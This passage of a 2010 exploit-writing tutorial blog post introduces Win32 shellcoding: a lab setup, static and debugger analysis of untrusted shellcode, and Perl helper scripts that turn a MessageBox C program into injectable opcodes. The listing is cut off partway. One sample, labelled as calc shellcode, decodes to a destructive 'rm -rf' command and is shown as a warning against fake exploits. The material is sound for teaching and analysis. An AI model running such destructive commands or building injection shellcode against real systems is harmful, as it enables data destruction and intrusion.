Peter Van Eeckhoutte's Blog

:: [Knowledge is not an object, it´s a flow] ::

Exploit writing tutorial part 9 : Introduction to Win32 shellcoding

Peter Van Eeckhoutte · Thursday, February 25th, 2010

Over the last couple of months, I have written a set of tutorials about building exploits that target the Windows stack. One of the primary goals of anyone writing an exploit is to modify the normal execution flow of the application and trigger the application to run arbitrary code… code that is injected by the attacker and that could allow the attacker to take control of the computer running the application.

This type of code is often called "shellcode", because one of the most used targets of running arbitrary code is to allow an attacker to get access to a remote shell / command prompt on the host, which will allow him/her to take further control of the host.

While this type of shellcode is still used in a lot of cases, tools such as Metasploit have taken this concept one step further and provide frameworks to make this process easier. Viewing the desktop, sniffing data from the network, dumping password hashes or using the owned device to attack hosts deeper into the network, are just some examples of what can be done with the Metasploit meterpreter payload/console. People are creative, that's for sure… and that leads to some really nice stuff.

The reality is that all of this is "just" a variation on what you can do with shellcode. That is, complex shellcode, staged shellcode, but still shellcode.

Usually, when people are in the process of building an exploit, they tend to try to use some simple/small shellcode first, just to prove that they can inject code and get it executed. The most well known and commonly used example is spawning calc.exe or something like that. Simple code, short, fast and does not require a lot of set up to work. (In fact, every time Windows calculator pops up on my screen, my wife cheers… even when I launched calc myself :-))

In order to get a "pop calc" shellcode specimen, most people tend to use the already available shellcode generators in Metasploit, or copy ready made code from other exploits on the net… just because it's available and it works. (Well, I don't recommend using shellcode that was found on the net for obvious reasons). Frankly, there's nothing wrong with Metasploit. In fact the payloads available in Metasploit are the result of hard work and dedication, sheer craftsmanship by a lot of people. These guys deserve all respect and credits for that. Shellcoding is not just applying techniques, but requires a lot of knowledge, creativity and skills. It is not hard to write shellcode, but it is truly an art to write good shellcode.

In most cases, the Metasploit (and other publicly available) payloads will be able to fulfill your needs and should allow you to prove your point – that you can own a machine because of a vulnerability.

Nevertheless, today we'll look at how you can write your own shellcode and how to get around certain restrictions that may stop the execution of your code (null bytes et al).

A lot of papers and books have been written on this subject, and some really excellent websites are dedicated to the subject. But since I want to make this tutorial series as complete as possible, I decided to combine some of that information, throw in my 2 cents, and write my own "introduction to win32 shellcoding".

I think it is really important for exploit builders to understand what it takes to build good shellcode. The goal is not to tell people to write their own shellcode, but rather to understand how shellcode works (knowledge that may come handy if you need to figure out why certain shellcode does not work) , and write their own if there is a specific need for certain shellcode functionality, or modify existing shellcode if required.

This paper will only cover existing concepts, allowing you to understand what it takes to build and use custom shellcode… it does not contain any new techniques or new types of shellcode – but I'm sure you don't mind at this point.

If you want to read other papers about shellcoding, check out the following links :

- Wikipedia
- Project Shellcode / tutorials
- Shell-storm
- Phrack
- Skape
- Amenext.com
- Vividmachines.com
- NTInternals.net (undocumented functions for Microsoft Windows)
- Didier Stevens
- Harmonysecurity
- Shellforge (convert c to shellcode) – for linux

The basics – building the shellcoding lab

Every shellcode is nothing more than a little application – a series of instructions written by a human being, designed to do exactly what that developer wanted it to do. It could be anything, but it is clear that as the actions inside the shellcode become more complex, the bigger the final shellcode most likely will become. This will present other challenges (such as making the code fit into the buffer we have at our disposal when writing the exploit, or just making the shellcode work reliably… We'll talk about that later on)

When we look at shellcode in the format it is used in an exploit, we only see bytes. We know that these bytes form assembly/CPU instructions, but what if we wanted to write our own shellcode… Do we have to master assembly and write these instructions in asm? Well, it helps a lot. But if you only want to get your own custom code to execute, one time, on a specific system, then you may be able to do so with limited asm knowledge. I am not a big asm expert myself, so if I can do it – you can do it for sure.

Writing shellcode for the Windows platform will require us to use the Windows API's. How this impacts the development of reliable shellcode (or shellcode that is portable, that works across different versions/service packs levels of the OS) will be discussed later in this document.

Before we can get started, let's build our lab:

- C/C++ compiler : lcc-win32, dev-c++, MS Visual Studio Express C++
- Assembler : nasm
- Debugger : Immunity Debugger
- Decompiler : IDA Free (or Pro if you have a license :-))
- ActiveState Perl (required to run some of the scripts that are used in this tutorial). I am using Perl 5.8

- Metasploit
- Good common sense and the ability to read/understand/write some basic perl/C code.
- Basic knowledge about assembly.
- A little C application to test shellcode : (shellcodetest.c)

```
char code[] = "paste your shellcode here";

int main(int argc, char **argv)
{
   int (*func)();
   func = (int (*)()) code;
   (int)(*func)();
}
```

Install all of these tools first before working your way through this tutorial ! Also, keep in mind that I wrote this tutorial on XP SP3, so some addresses may be different if you are using a different version of Windows.

You can download the scripts that will be used in this tutorial here :

Shellcoding tutorial - scripts (83.8 KiB, 0 downloads)

Testing existing shellcode

Before looking at how shellcode is built, I think it's important to show some techniques to test ready-made shellcode or test your own shellcode while you are building it.

Furthermore, this technique can (and should) be used to see what certain shellcode does before you run it yourself (which really is a requirement if you want to evaluate shellcode that was taken from the internet somewhere without breaking your own systems)

Usually, shellcode is presented in opcodes, in an array of bytes that is found for example inside an exploit script, or generated by Metasploit (or generated yourself – see later)

How can we test this shellcode & evaluate what it does ?

First, we need to convert these bytes into instructions so we can see what it does.

There are 2 approaches to it :

- Convert static bytes/opcodes to instructions and read the resulting assembly code. The advantage is that you don't necessarily need to run the code to see what it really does (which is a requirement when the shellcode is decoded at runtime)
- Put the bytes/opcodes in a simple script (see C source above), make/compile, and run through a debugger. Make sure to set the proper breakpoints (or just prepend the code with 0xcc) so the code wouldn't just run. After all, you only want to figure out what the shellcode does, without having to run it yourself (and find out that it was fake and designed to destroy your system). This is clearly a better method, but it is also a lot more dangerous because one simple mistake on your behalf can ruin your system.

Approach 1 : static analysis

Example 1 :

Suppose you have found this shellcode on the internet and you want to know what it does before you run the exploit yourself :

```
//this will spawn calc.exe
char shellcode[] =
"\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20"
"\x2F\x2A\x20\x32\x3e\x20\x2f\x64\x65"
"\x76\x2f\x6e\x75\x6c\x6c\x20\x26";
```

Would you trust this code, just because it says that it will spawn calc.exe ?

Let's see. Use the following script to write the opcodes to a binary file :

pveWritebin.pl :

```
#!/usr/bin/perl
# Perl script written by Peter Van Eeckhoutte
# http://www.corelan.be:8800
# This script takes a filename as argument
# will write bytes in \x format to the file
#
if ($#ARGV ne 0) {
print "  usage: $0 ".chr(34)."output filename".chr(34)."\n";
exit(0);
}
system("del $ARGV[0]");
my $shellcode="You forgot to paste ".
"your shellcode in the pveWritebin.pl".
"file";

#open file in binary mode
print "Writing to ".$ARGV[0]."\n";
open(FILE,">$ARGV[0]");
binmode FILE;
print FILE $shellcode;
close(FILE);

print "Wrote ".length($shellcode)." bytes to file\n";
```

Paste the shellcode into the perl script and run the script :

```
#!/usr/bin/perl
# Perl script written by Peter Van Eeckhoutte
# http://www.corelan.be:8800
# This script takes a filename as argument
# will write bytes in \x format to the file
#
if ($#ARGV ne 0) {
print "  usage: $0 ".chr(34)."output filename".chr(34)."\n";
exit(0);
}
system("del $ARGV[0]");
my $shellcode="\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20".
"\x2F\x2A\x20\x32\x3e\x20\x2f\x64\x65".
"\x76\x2f\x6e\x75\x6c\x6c\x20\x26";

#open file in binary mode
print "Writing to ".$ARGV[0]."\n";
open(FILE,">$ARGV[0]");
binmode FILE;
print FILE $shellcode;
close(FILE);

print "Wrote ".length($shellcode)." bytes to file\n";
```

```
C:\shellcode>perl pveWritebin.pl c:\tmp\shellcode.bin
Writing to c:\tmp\shellcode.bin
Wrote 26 bytes to file
```

The first thing you should do, even before trying to disassemble the bytes, is look at the contents of this file. Just looking at the file may already rule out the fact that this may be a fake exploit or not.

```
C:\shellcode>type c:\tmp\shellcode.bin
rm -rf ~ /* 2> /dev/null &
C:\shellcode>
```

=> hmmm – this one may have caused issues. In fact if you would have run the exploit this shellcode was taken from, on a Linux system, you may have blown up your own system. (That is, if a syscall would have called this code and executed it on your system)

Alternatively, you can also use the "strings" command in linux (as explained here). Write the entire shellcode bytes to a file and then run "strings" on it :

```
xxxx@bt4:/tmp# strings shellcode.bin
rm -rf ~ /* 2> /dev/null &
```

Example 2 :

What about this one :

```
# Metasploit generated – calc.exe – x86 – Windows XP Pro SP2
my $shellcode="\x68\x97\x4C\x80\x7C\xB8".
"\x4D\x11\x86\x7C\xFF\xD0";
```

Write the shellcode to file and look at the contents :

```
C:\shellcode>perl pveWritebin.pl c:\tmp\shellcode.bin
Writing to c:\tmp\shellcode.bin
Wrote 12 bytes to file

C:\shellcode>type c:\tmp\shellcode.bin
hùLÇ|╕M◄å| ╨
C:\shellcode>
```

Let's disassemble these bytes into instructions :

```
C:\shellcode>"c:\program files\nasm\ndisasm.exe" -b 32 c:\tmp\shellcode.bin
00000000  68974C807C        push dword 0x7c804c97
00000005  B84D11867C        mov eax,0x7c86114d
0000000A  FFD0              call eax
```

You don't need to run this code to figure out what it will do.

If the exploit is indeed written for Windows XP Pro SP2 then this will happen :

at 0×7c804c97 on XP SP2, we find (windbg output) :

```
0:001> d 0x7c804c97
7c804c97 57 72 69 74 65 00 42 61-73 65 43 68 65 63 6b 41 Write.BaseCheckA
7c804ca7 70 70 63 6f 6d 70 61 74-43 61 63 68 65 00 42 61 ppcompatCache.Ba
7c804cb7 73 65 43 6c 65 61 6e 75-70 41 70 70 63 6f 6d 70 seCleanupAppcomp
7c804cc7 61 74 43 61 63 68 65 00-42 61 73 65 43 6c 65 61 atCache.BaseClea
7c804cd7 6e 75 70 41 70 70 63 6f-6d 70 61 74 43 61 63 68 nupAppcompatCach
7c804ce7 65 53 75 70 70 6f 72 74-00 42 61 73 65 44 75 6d eSupport.BaseDum
7c804cf7 70 41 70 70 63 6f 6d 70-61 74 43 61 63 68 65 00 pAppcompatCache.
```

```
7c804d07 42 61 73 65 46 6c 75 73-68 41 70 70 63 6f 6d 70 BaseFlushAppcomp
```

So push dword 0×7c804c97 will push "Write" onto the stack

Next, 0×7c86114d is moved into eax and a call eax is made. At 0×7c86114d, we find :

```
0:001> ln 0x7c86114d
(7c86114d) kernel32!WinExec | (7c86123c) kernel32!`string'
Exact matches:
kernel32!WinExec =
```

Conclusion : this code will execute "write" (=wordpad).

If the "Windows XP Pro SP2" indicator is not right, this will happen (example on XP SP3) :

```
0:001> d 0x7c804c97
7c804c97  62 4f 62 6a 65 63 74 00-41 74 74 61 63 68 43 6f  bObject.AttachCo
7c804ca7  6e 73 6f 6c 65 00 42 61-63 6b 75 70 52 65 61 64  nsole.BackupRead
7c804cb7  00 42 61 63 6b 75 70 53-65 65 6b 00 42 61 63 6b  .BackupSeek.Back
7c804cc7  75 70 57 72 69 74 65 00-42 61 73 65 43 68 65 63  upWrite.BaseChec
7c804cd7  6b 41 70 70 63 6f 6d 70-61 74 43 61 63 68 65 00  kAppcompatCache.
7c804ce7  42 61 73 65 43 6c 65 61-6e 75 70 41 70 70 63 6f  BaseCleanupAppco
7c804cf7  6d 70 61 74 43 61 63 68-65 00 42 61 73 65 43 6c  mpatCache.BaseCl
7c804d07  65 61 6e 75 70 41 70 70-63 6f 6d 70 61 74 43 61  eanupAppcompatCa
0:001> ln 0x7c86114d
(7c86113a)   kernel32!NumaVirtualQueryNode+0x13
|  (7c861437)   kernel32!GetLogicalDriveStringsW
```

That doesn't seem to do anything productive ...

Approach 2 : run time analysis

When payload/shellcode was encoded (as you will learn later in this document), or – in general – the instructions produced by the disassembly may not look very useful at first sight… then we may need to take it one step further. If for example an encoder was used, then you will very likely see a bunch of bytes that don't make any sense when converted to asm, because they are in fact just encoded data that will be used by the decoder loop, in order to produce the original shellcode again.

You can try to simulate the decoder loop by hand, but it will take a long time to do so. You can also run the code, paying attention to what happens and using breakpoints to block automatic execution (to avoid disasters).

This technique is not without danger and requires you to stay focused and understand what the next instruction will do. So I won't explain the exact steps to do this right now. As you go through the rest of this tutorial, examples will be given to load shellcode in a debugger and run it step by step.

Just remember this :

- Disconnect from the network
- Take notes as you go
- Make sure to put a breakpoint right before the shellcode will be launched, before running the testshellcode application (you'll understand what I mean in a few moments)
- Don't just run the code. Use F7 (Immunity) to step through each instruction. Every time you see a call/jmp/… instruction (or anything that would redirect the instruction to somewhere else), then try to find out first what the call/jmp/… will do before you run it.
- If a decoder is used in the shellcode, try to locate the place where the original shellcode is reproduced (this will be either right after the decoder loop or in another location referenced by one of the registers). After reproducing the original code, usually a jump to this code will be made or (in case the original shellcode was reproduced right after the loop), the code will just get executed when a certain compare operation result changes to what it was during the loop. At that point, do NOT run the shellcode yet.
- When the original shellcode was reproduced, look at the instructions and try to simulate what they will do without running the code.
- Be careful and be prepared to wipe/rebuild your system if you get owned anyway :-)

From C to Shellcode

Ok, let's get really started now. Let's say we want to build shellcode that displays a MessageBox with the text "You have been pwned by Corelan". I know, this may not be very useful in a real life exploit, but it will show you the basic techniques you need to master before moving on to writing / modifying more complex shellcode.


To start with, we'll write the code in C. For the sake of this tutorial, I have decided to use the lcc-win32 compiler. If you decided to use another compiler then the concepts and final results should be more or less the same.

From C to executable to asm

Source (corelan1.c) :

```
#include <windows.h>

int main(int argc, char** argv)
{
   MessageBox(NULL,
             "You have been pwned by Corelan",
          "Corelan",
          MB_OK);

}
```

Make & Compile and then run the executable :




> Note : As you can see, I used lcc-win32. The user32.dll library (required for MessageBox) appeared to get loaded automatically. If you use another compiler, you may need to add a LoadLibraryA("user32.dll"); call to make it work.

Open the executable in the decompiler (IDA Free) (load PE Executable). After the analysis has been completed, this is what you'll get :

```
.text:004012D4 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:004012D4
.text:004012D4 ; Attributes: bp-based frame
.text:004012D4
.text:004012D4                 public _main
.text:004012D4 _main           proc near               ; CODE XREF: _mainCRTStartup+92p
.text:004012D4                 push    ebp
.text:004012D5                 mov     ebp, esp
.text:004012D7                 push    0               ; uType
.text:004012D9                 push    offset Caption  ; "Corelan"
.text:004012DE                 push    offset Text     ; "You have been pwned by Corelan"
.text:004012E3                 push    0               ; hWnd
.text:004012E5                 call    _MessageBoxA@16 ; MessageBoxA(x,x,x,x)
.text:004012EA                 mov     eax, 0
.text:004012EF                 leave
.text:004012F0                 retn
.text:004012F0 _main           endp
.text:004012F0
.text:004012F0 ; ---------------------------------------------------------------------------
```

Alternatively, you can also load the executable in a debugger :





```
004012D4  /$ 55            PUSH EBP
004012D5  |. 89E5          MOV EBP,ESP
004012D7  |. 6A 00         PUSH 0                            ; /Style = MB_OK|MB_APPLMODAL
004012D9  |. 68 A0404000   PUSH corelan1.004040A0            ; |Title = "Corelan"
004012DE  |. 68 A8404000   PUSH corelan1.004040A8            ; |Text = "You have been pwned by Corelan"
004012E3  |. 6A 00         PUSH 0                            ; |hOwner = NULL
004012E5  |. E8 3A020000   CALL <JMP.&USER32.MessageBoxA>    ; \MessageBoxA
004012EA  |. B8 00000000   MOV EAX,0
004012EF  |. C9            LEAVE
004012F0  \. C3            RETN
```

Ok, what do we see here ?

1. the push ebp and mov ebp, esp instructions are used as part of the stack set up. We may not need them in our shellcode because we will be running the shellcode inside an already existing application, and we'll assume the stack has been set up correctly already. (This may not be true and in real life you may need to tweak the registers/stack a bit to make your shellcode work, but that's out of scope for now)


2. We push the arguments that will be used onto the stack, in reverse order. The Title (Caption) (0×004040A0) and MessageBox Text (0×004040A8) are taken from the .data section of our executable:



00330000	00005000				Map	R E		R E
003F0000	00002000				Map	R E		R E
00400000	00001000	corelan1		PE header	Imag	R		RWE
00401000	00001000	corelan1	.text	code	Imag	R E		RWE
00402000	00001000	corelan1	.bss		Imag	RW		RWE
00403000	00001000	corelan1	.rdata		Imag	R		RWE
00404000	00001000	corelan1	.data	data	Imag	RW	CopyOnWr	RWE
00405000	00001000	corelan1	.idata	imports	Imag	RW		RWE
00410000	00103000				Map	R		R
00520000	00001000				Priv	RW		RW

, the Button Style (MB_OK) and hOwner are just 0.

3. We call the MessageBoxA Windows API (which sits in user32.dll) This API takes its 4 arguments from the stack. In case you used lcc-win32 and didn't really wonder why MessageBox worked : You can see that this function was imported from user32.dll by looking at the "Imports" section in IDA. This is important. We will talk about this later on.



Imports


Address	Ordinal	Name	Library
004050E8		RtlUnwind	KERNEL32
004050F4		MessageBoxA	USER32
00405100		_iob	CRTDLL
00405104		_itoa	CRTDLL

(Alternatively, look at MSDN – you can find the corresponding Microsoft library at the bottom of the function structure page)

4. We clean up and exit the application. We'll talk about this later on.

In fact, we are not that far away from converting this to workable shellcode. If we take the opcode bytes from the output above, we have our basic shellcode. We only need to change a couple of things to make it work :

- Change the way the strings ("Corelan" as title and "You have been pwned by Corelan" as text) are put onto the stack. In our example these strings were taken from the .data section of our C application. But when we are exploiting another application, we cannot use the .data section of that particular application (because it will contain something else). So we need to put the text onto the stack ourselves and pass the pointers to the text to the MessageBoxA function.
- Find the address of the MessageBoxA API and call it directly. Open user32.dll in IDA Free and look at the functions. On my XP SP3 box, this function can be found at 0×7E4507EA. This address will (most likely) be different on other versions of the OS, or even other service pack levels. We'll talk about how to deal with that later in this document.



Functions window

Function name	Segment	Start	Length
WowServerLoadCreateMenu(x,x,x,x,x)	.text	7E450119	00000024
WOWLoadBitmapA(x,x,x,x)	.text	7E450142	00000077
WowServerLoadCreateCursorIcon(x,x,x,x,x,x,...	.text	7E4501BE	00000079
OemKeyScan(x)	.text	7E45023C	0000005D
MapVirtualKeyW(x,x)	.text	7E45029E	00000018
OemToCharBuffW(x,x,x)	.text	7E4502BB	00000039
GetMenuCheckMarkDimensions()	.text	7E4502F9	0000001A
LBPrintCallback(x,x,x,x,x)	.text	7E450318	00000180
xxxLBDrawLBItem(x,x,x,x,x)	.text	7E45049D	00000142
LBIstrcmpi(x,x,x)	.text	7E4505E4	00000082
xxxLBGetBrush(x,x)	.text	7E45066B	0000008A
xxxLBBinarySearchString(x,x)	.text	7E4506FA	000000D5
GdiCreateLocalEnhMetaFile(x)	.text	7E4507D4	00000006
GdiConvertMetaFilePict(x)	.text	7E4507DF	00000006
MessageBoxA(x,x,x,x)	.text	7E4507EA	00000049
MessageBoxExW(x,x,x,x,x)	.text	7E450838	0000001F
MessageBoxExA(x,x,x,x,x)	.text	7E45085C	0000001F

So a CALL to 0×7E4507EA will cause the MessageBoxA function to be launched, assuming that user32.dll was loaded/mapped in the current process. We'll just assume it was loaded for now – we'll talk about loading it dynamically later on.

Converting asm to shellcode : Pushing strings to the stack & returning pointer to the strings

1. Convert the string to hex

2. Push the hex onto the stack (in reverse order). Don't forget the null byte at the end of the string and make sure everything is 4 byte aligned (so add some spaces if necessary)

The following little script will produce the opcodes that will push a string to the stack (pvePushString.pl) :

```
#!/usr/bin/perl
# Perl script written by Peter Van Eeckhoutte
# http://www.corelan.be:8800
# This script takes a string as argument
# and will produce the opcodes
# to push this string onto the stack
#
if ($#ARGV ne 0) {
```

```
print "  usage: $0 ".chr(34)."String to put on stack".chr(34)."\n";
exit(0);
}
#convert string to bytes
my $strToPush=$ARGV[0];
my $strThisChar="";
my $strThisHex="";
my $cnt=0;
my $bytecnt=0;
my $strHex="";
my $strOpcodes="";
my $strPush="";
print "String length : " . length($strToPush)."\n";
print "Opcodes to push this string onto the stack :\n\n";
while ($cnt < length($strToPush))
{
  $strThisChar=substr($strToPush,$cnt,1);
  $strThisHex="\\x".ascii_to_hex($strThisChar);
  if ($bytecnt < 3)
  {
     $strHex=$strHex.$strThisHex;
    $bytecnt=$bytecnt+1;
  }
  else
  {
    $strPush = $strHex.$strThisHex;
    $strPush =~ tr/\\x//d;
    $strHex=chr(34)."\\x68".$strHex.$strThisHex.chr(34).
   "    //PUSH 0x".substr($strPush,6,2).substr($strPush,4,2).
   substr($strPush,2,2).substr($strPush,0,2);

    $strOpcodes=$strHex."\n".$strOpcodes;
    $strHex="";
   $bytecnt=0;
  }
  $cnt=$cnt+1;
}
#last line
if (length($strHex) > 0)
{
  while(length($strHex) < 12)
  {
    $strHex=$strHex."\\x20";
  }
  $strPush = $strHex;
  $strPush =~ tr/\\x//d;
  $strHex=chr(34)."\\x68".$strHex."\\x00".chr(34)."    //PUSH 0x00".
  substr($strPush,4,2).substr($strPush,2,2).substr($strPush,0,2);
  $strOpcodes=$strHex."\n".$strOpcodes;
}
else
{
  #add line with spaces + null byte (string terminator)
  $strOpcodes=chr(34)."\\x68\\x20\\x20\\x20\\x00".chr(34).
               "    //PUSH 0x00202020"."\n".$strOpcodes;
}
print $strOpcodes;

sub ascii_to_hex ($)
{
   (my $str = shift) =~ s/(.|\n)/sprintf("%02lx", ord $1)/eg;
   return $str;
}
```

Example :

```
C:\shellcode>perl pvePushString.pl
  usage: pvePushString.pl "String to put on stack"

C:\shellcode>perl pvePushString.pl "Corelan"
String length : 7
Opcodes to push this string onto the stack :

"\x68\x6c\x61\x6e\x00"    //PUSH 0x006e616c
"\x68\x43\x6f\x72\x65"    //PUSH 0x65726f43

C:\shellcode>perl pvePushString.pl "You have been pwned by Corelan"
String length : 30
Opcodes to push this string onto the stack :

"\x68\x61\x6e\x20\x00"    //PUSH 0x00206e61
"\x68\x6f\x72\x65\x6c"    //PUSH 0x6c65726f
"\x68\x62\x79\x20\x43"    //PUSH 0x43207962
"\x68\x6e\x65\x64\x20"    //PUSH 0x2064656e
"\x68\x6e\x20\x70\x77"    //PUSH 0x7770206e
"\x68\x20\x62\x65\x65"    //PUSH 0x65656220
```

```
"\x68\x68\x61\x76\x65"    //PUSH 0x65766168
"\x68\x59\x6f\x75\x20"    //PUSH 0x20756f59
```

Just pushing the text to the stack will not be enough. The MessageBoxA function (just like other windows API functions) expects a pointer to the text, not the text itself.. so we'll have to take this into account. The other 2 parameters however (hWND and Buttontype) should not be pointers, but just 0. So we need a different approach for those 2 parameters.

```
int MessageBox(
    HWND hWnd,
    LPCTSTR lpText,
    LPCTSTR lpCaption,
    UINT uType
);
```


=> hWnd and uType are values taken from the stack, lpText and lpCaption are pointers to strings.

Converting asm to shellcode : pushing MessageBox arguments onto the stack

This is what we will do :

- put our strings on the stack and save the pointers to each text string in a register. So after pushing a string to the stack, we will save the current stack position in a register. We'll use ebx for storing the pointer to the Caption text, and ecx for the pointer to the messagebox text. Current stack position = ESP. So a simple mov ebx,esp or mov ecx,esp will do.
- set one of the registers to 0, so we can push it to the stack where needed (used as parameter for hWND and Button). Setting a register to 0 is as easy as performing XOR on itself (xor eax,eax)
- put the zero's and addresses in the registers (pointing to the strings) on the stack in the right order, in the right place
- call MessageBox (which will take the 4 first addresses from the stack and use the content of those registers as parameters to the MessageBox function)

In addition to that, when we look at the MessageBox function in user32.dll, we see this :



Apparently the parameters are taken from a location referred to by an offset from EBP (between EBP+8 and EBP+14). And EBP is populated with ESP at 0x7E4507ED. So that means we need to make sure our 4 parameters are positioned exactly at that location. This means that, based on the way we are pushing the strings onto the stack, we may need to push 4 more bytes to the stack before jumping to the MessageBox API. (Just run things through a debugger and you'll find out what to do)

Converting asm to shellcode : Putting things together


ok, here we go :

```
char code[] =
//first put our strings on the stack
"\x68\x6c\x61\x6e\x00"   // Push "Corelan"
"\x68\x43\x6f\x72\x65"   //  = Caption
"\x8b\xdc"               // mov ebx,esp =
                         //   this puts a pointer to the caption into ebx
"\x68\x61\x6e\x20\x00"   // Push
"\x68\x6f\x72\x65\x6c"   // "You have been pwned by Corelan"
"\x68\x62\x79\x20\x43"   // = Text
"\x68\x6e\x65\x64\x20"   //
"\x68\x6e\x20\x70\x77"   //
"\x68\x20\x62\x65\x65"   //
"\x68\x68\x61\x76\x65"   //
"\x68\x59\x6f\x75\x20"   //
